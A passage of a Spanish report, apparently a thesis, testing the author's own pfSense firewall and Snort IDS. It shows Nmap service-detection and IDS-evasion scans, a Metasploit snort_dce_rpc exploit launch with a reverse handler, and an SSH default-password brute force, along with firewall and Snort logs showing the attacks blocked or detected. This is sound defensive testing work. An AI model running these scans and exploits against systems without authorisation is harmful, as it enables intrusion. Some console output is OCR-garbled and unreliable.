X	Nov 12 12:27:27	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:37455	10.110.1.30:1039	TCP-S

4.3.2. Técnicas de detección de servicios y de sistema operativo

Las técnicas usadas en el apartado anterior ponen a prueba el potencial de Nmap como herramienta de análisis de puertos, pero Nmap es capaz de ir más allá y proporcionar más información, mediante la activación de la opción de detección de servicios.

The screenshot shows the Nmap GUI interface. The 'Objetivo' field is set to '10.110.1.30' and the 'Perfil' is empty. The 'Comando' field contains 'nmap -sS -sV -v -F -Pn 10.110.1.30'. The 'Servidores' tab is active, showing a list of servers with '10.110.1.30' selected. The 'Salida Nmap' tab is active, displaying the following output:

```
nmap -sS -sV -v -F -Pn 10.110.1.30
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-13 09:17
Hora estándar GMT
NSE: Loaded 43 scripts for scanning.
Initiating ARP Ping Scan at 09:17
Scanning 10.110.1.30 [1 port]
Completed ARP Ping Scan at 09:17, 0.87s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:17
Completed Parallel DNS resolution of 1 host. at 09:17, 0.00s
elapsed
Initiating SYN Stealth Scan at 09:17
Scanning 10.110.1.30 [100 ports]
Discovered open port 443/tcp on 10.110.1.30
Completed SYN Stealth Scan at 09:17, 1.81s elapsed (100 total
ports)
Initiating Service scan at 09:17
Scanning 1 service on 10.110.1.30
Completed Service scan at 09:17, 12.71s elapsed (1 service on
1 host)
NSE: Script scanning 10.110.1.30.
Initiating NSE at 09:17
Completed NSE at 09:17, 3.17s elapsed
Initiating NSE at 09:17
Completed NSE at 09:17, 0.00s elapsed
Nmap scan report for 10.110.1.30
Host is up (0.00s latency).
Not shown: 99 filtered ports
PORT      STATE SERVICE VERSION
443/tcp   open  ssl/http nginx
MAC Address: 00:1A:A0:DC:6B:1F (Dell)

Read data files from: C:\Program Files (x86)\Nmap
```

En nuestro caso Nmap es capaz de detectar qué tipo de servidor web estamos ejecutando sobre el puerto https, ya que tenemos el servicio abierto al exterior. Esto nos podría dar una pista sobre cómo enfocar un ataque a este tipo de servidor web.

✘	Nov 13 09:17:08	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:48135	10.110.1.30:9999	TCP:S
✘	Nov 13 09:17:08	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:48135	10.110.1.30:5060	TCP:S
✘	Nov 13 09:17:08	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:48135	10.110.1.30:5666	TCP:S
✘	Nov 13 09:17:08	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:48135	10.110.1.30:548	TCP:S
✘	Nov 13 09:17:08	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:48135	10.110.1.30:1900	TCP:S
✘	Nov 13 09:17:08	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:48135	10.110.1.30:1026	TCP:S
✘	Nov 13 09:17:08	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:48135	10.110.1.30:32768	TCP:S
✘	Nov 13 09:17:08	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:48135	10.110.1.30:873	TCP:S
✘	Nov 13 09:17:08	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:48135	10.110.1.30:5190	TCP:S

El resto de los puertos en los que están activados los diferentes módulos o servicios se encuentran protegidos por el cortafuego.

4.3.3. Técnicas de evasión de cortafuegos y herramientas IDS/IPS

Este procedimiento aborda un conjunto de modificadores avanzados, que pueden hacer que en algunos casos las sondas que envía Nmap puedan atravesar el cortafuego, e incluso burlar a las herramientas de detección y prevención de intrusiones IDS/IPS (en nuestro caso SNORT).

Objetivo: 10.110.1.30 Perfil: Escaneo Cancelar

Comando: `nmap -sS -sV -p 22,80,443 -T1 -f -v -Pn --randomize-hosts --data-length 99 -g 22 10.110.1.30`

Servidores Servicios

OS Servidor

10.110.1.30

Salida Nmap Puestos / Servidores Topología Detalles del servidor Escaneos

Salida Nmap

```
nmap -sS -sV -p 22,80,443 -T1 -f -v -Pn --randomize-hosts --data-l...
Completed ARP Ping Scan at 09:23, 15.01s elapsed (1 total
hosts)
Initiating Parallel DNS resolution of 1 host. at 09:23
Completed Parallel DNS resolution of 1 host. at 09:23, 0.00s
elapsed
Initiating SYN Stealth Scan at 09:23
Scanning 10.110.1.30 [3 ports]
Discovered open port 443/tcp on 10.110.1.30
SYN Stealth Scan Timing: About 50.00% done; ETC: 09:25
(0:00:45 remaining)
Completed SYN Stealth Scan at 09:25, 91.07s elapsed (3 total
ports)
Initiating Service scan at 09:25
Scanning 1 service on 10.110.1.30
Completed Service scan at 09:25, 12.74s elapsed (1 service on
1 host)
NSE: Script scanning 10.110.1.30.
Initiating NSE at 09:25
Completed NSE at 09:25, 3.15s elapsed
Initiating NSE at 09:25
Completed NSE at 09:25, 0.00s elapsed
Nmap scan report for 10.110.1.30
Host is up (0.00s latency).

PORT      STATE      SERVICE  VERSION
22/tcp    filtered  ssh
80/tcp    filtered  http
443/tcp   open      ssl/http nginx
MAC Address: 00:1A:A0:DC:6B:1F (Dell)

Read data files from: C:\Program Files (x86)\Nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.16 seconds
Raw packets sent: 6 (743B) | Rcvd: 5 (204B)
```

Filtrar servidores

El ataque lo ajustamos a algunos servicios que estamos ejecutando en nuestro pfSense, como son el SSH (22), HTTP (80) y HTTPS (443). Nmap nos devuelve los resultados del escaneo, en donde podemos observar que el cortafuego no permite el escaneo de los puertos 22 y 80. En cambio, al tener el servicio HTTPS abierto, nos da resultados positivos y nos indica qué tipo de servidor se está ejecutando en ese puerto.

El cortafuego pfSense detecta los intentos de intrusión a los puertos que no están abiertos al exterior.

Normal View Dynamic View Summary View


Last 50 Firewall Log Entries. (Maximum 50)						
Action	Time	Interface	Rule	Source	Destination	Protocol
✘	Nov 13 09:20:58	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:21:28	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:21:28	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	10.110.1.255:17500	UDP
✘	Nov 13 09:21:28	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:21:59	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:21:59	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	10.110.1.255:17500	UDP
✘	Nov 13 09:21:59	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:22:29	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:22:29	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	10.110.1.255:17500	UDP
✘	Nov 13 09:22:29	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:22:59	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:22:59	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	10.110.1.255:17500	UDP
✘	Nov 13 09:22:59	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:23:29	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:23:29	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	10.110.1.255:17500	UDP
✘	Nov 13 09:23:29	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:23:54	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129	224.0.0.22	IGMP
✘	Nov 13 09:23:54	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129	224.0.0.22	IGMP
✘	Nov 13 09:23:54	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129	224.0.0.22	IGMP
✘	Nov 13 09:23:54	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:55893	224.0.0.252:5355	UDP
✘	Nov 13 09:23:54	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:55893	224.0.0.252:5355	UDP
✘	Nov 13 09:23:55	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129	224.0.0.22	IGMP
✘	Nov 13 09:23:59	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:23:59	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	10.110.1.255:17500	UDP
✘	Nov 13 09:23:59	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:24:00	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:68	255.255.255.255:67	UDP
✘	Nov 13 09:24:03	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:68	255.255.255.255:67	UDP
✘	Nov 13 09:24:24	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:22	10.110.1.30:22	TCP:S
✘	Nov 13 09:24:30	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:24:30	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	10.110.1.255:17500	UDP
✘	Nov 13 09:24:30	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:24:40	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:22	10.110.1.30:22	TCP:S
✘	Nov 13 09:24:55	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:22	10.110.1.30:80	TCP:S
✘	Nov 13 09:25:00	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:25:00	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	10.110.1.255:17500	UDP
✘	Nov 13 09:25:00	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:25:10	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:22	10.110.1.30:80	TCP:S
✘	Nov 13 09:25:30	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:25:30	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	10.110.1.255:17500	UDP
✘	Nov 13 09:25:30	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:26:00	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:26:00	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	10.110.1.255:17500	UDP
✘	Nov 13 09:26:00	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:26:12	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:137	10.110.1.255:137	UDP
✘	Nov 13 09:26:13	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:137	10.110.1.255:137	UDP
✘	Nov 13 09:26:14	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:137	10.110.1.255:137	UDP
✘	Nov 13 09:26:30	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 13 09:26:30	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	10.110.1.255:17500	UDP
✘	Nov 13 09:26:30	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP

En este caso SNORT no es engañado por el ataque.

4.4. Metasploit

Metasploit es un proyecto de código abierto que reúne a un conjunto de herramientas para el testeo de seguridad y penetración de redes. Posee herramientas gratuitas y elementos que son de pago. En nuestro caso usaremos las herramientas gratuitas.

Como primer paso y por comodidad de uso, crearemos una máquina virtual e instalaremos la distribución GNU/Linux “Kali Linux” basada en Debian, que es una distribución especializada en herramientas de auditoría de red y herramientas de testeo de seguridad. En nuestro caso nos limitaremos al uso de Metasploit mediante su consola.



```

Terminal
Archivo Editar Ver Buscar Terminal Ayuda
https://metasploit.com


=[ metasploit v4.17.17-dev ]
+ -- --=[ 1817 exploits - 1031 auxiliary - 315 post ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
  
```

Desde esta consola iniciaremos los scripts encargados de realizar una variedad de ataques a nuestro firewall pfSense y comprobaremos si los módulos o servicios son vulnerables y si nos dan algún tipo de información o alerta.

4.4.1. Ataques a SNORT

Desde la consola de Metasploit buscamos ataques relacionados con SNORT:




```

msf > search snort

Matching Modules
=====

Name                               Disclosure Date  Rank      Description
----                               -
exploit/linux/ids/snortbopre        2005-10-18     good     Snort Back
Orifice Pre-Preprocessor Buffer Overflow
exploit/multi/http/snortreport_exec 2011-09-19     excellent Snortreport
nmap.php/nbtscan.php Remote Command Execution
exploit/multi/ids/snort dce rpc     2007-02-19     good     Snort 2 DCE
  
```

Nos interesamos por el ataque directo a SNORT (snort_dce_rpc):



```

msf > use exploit/multi/ids/snort_dce_rpc
msf exploit(multi/ids/snort_dce_rpc) > show options

Module options (exploit/multi/ids/snort_dce_rpc):

  Name          Current Setting  Required  Description
  ----          -
INTERFACE      RHOST            yes       The name of the interface
RHOST          139              yes       A host on the Snort-monitored network
RPORT          139              yes       The target port (TCP)
SHOST          no               no       The (potentially spoofed) source address


Exploit target:

  Id  Name
  --  ---
  0   Windows Universal

msf exploit(multi/ids/snort_dce_rpc) >

```

Revisamos las opciones disponibles para esta vulnerabilidad y las rellenamos acorde a nuestras necesidades. En RHOST colocaremos la dirección IP donde se encuentra SNORT en ejecución y lanzaremos el ataque:




```

msf exploit(multi/ids/snort_dce_rpc) > set RHOST 10.110.30.129
RHOST => 10.110.30.129
msf exploit(multi/ids/snort_dce_rpc) > exploit

[*] Started reverse TCP handler on 10.110.30.144:4444
[*] 10.110.30.129:139 - 10.110.30.129:139 Sending crafted SMB packet from 10.110.30.144...
[*] Exploit completed, but no session was created.
msf exploit(multi/ids/snort_dce_rpc) >

```


Ya el propio Metasploit detecta que SNORT no ha caído ante el fallo porque no ha logrado crear una sesión (un acceso vía Shell Seguro al ordenador comprometido). En el registro de SNORT sale el ataque (desde la red WIRELESS que es la que estamos comprobando):



Date	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	SID	Description
2018-11-19 12:45:45	1	TCP	Attempted Administrator Privilege Gain	10.110.30.144	45949	10.110.30.129	139	3:10161	NETBIOS SMB write_andx overflow attempt
2018-11-19 12:38:58	1	TCP	Attempted Administrator Privilege Gain	10.110.30.144	31828	10.110.30.129	139	3:10161	NETBIOS SMB write_andx overflow attempt
2018-11-19 12:38:11	1	TCP	Attempted Administrator Privilege Gain	10.110.30.144	38531	10.110.30.129	139	3:10161	NETBIOS SMB write_andx overflow attempt
2018-11-19 11:43:35	1	TCP	Potential Corporate Privacy Violation	104.16.162.13	80	10.110.30.144	39320	1:32481	POLICY-OTHER Remote non-JavaScript file found in script tag src attribute
2018-11-19 11:42:57	3	TCP	Unknown Traffic	104.28.6.89	80	10.110.30.144	39942	120:3	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE


4.4.2. Ataques a servicios en ejecución

Lo primero que vamos a hacer es realizar un escaneo para saber qué servicios se encuentran en ejecución en nuestro cortafuego y si podemos averiguar qué tipo de software y versión es la que se está ejecutando:



```
msf > db nmap 10.110.30.129 -p 1-65535
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-19 13:05 WET
[*] Nmap: Nmap scan report for 10.110.30.129
[*] Nmap: Host is up (0.0010s latency).
[*] Nmap: Not shown: 65530 filtered ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 443/tcp   open  https
[*] Nmap: 8002/tcp  open  teradataordbms
[*] Nmap: MAC Address: EC:08:6B:05:B4:97 (Tp-link Technologies)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 119.99 seconds
msf >
```

Metasploit nos muestra los servidores que están a la escucha. A partir de estos datos se puede hacer una búsqueda exhaustiva sobre un puerto para comprobar que información obtenemos. En nuestro caso usaremos de ejemplo el servidor Shell Seguro corriendo en el puerto 22.



```
msf > db nmap -sV 10.110.30.129 -p 22
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-19 13:14 WET
[*] Nmap: Nmap scan report for 10.110.30.129
[*] Nmap: Host is up (0.0011s latency).
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 22/tcp    open  ssh      OpenSSH 7.5 (protocol 2.0)
[*] Nmap: MAC Address: EC:08:6B:05:B4:97 (Tp-link Technologies)
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
msf >
```

Podemos observar que Metasploit ha detectado la versión y el software que se está ejecutando. A continuación, buscaremos fallos relacionados con el software, protocolo o usuarios creados que contengan contraseñas débiles.

Vamos a iniciar un ataque de fuerza bruta con los nombres de usuario y contraseña típicos asignados por defecto a muchos dispositivos para comprobar que pfSense es inmune a ellos.

```

Terminal
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
msf auxiliary(scanner/ssh/ssh_login) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.110.30.129
RHOSTS => 10.110.30.129
msf auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-f
ramework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.tx
t
msf auxiliary(scanner/ssh/ssh_login) > exploit

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >

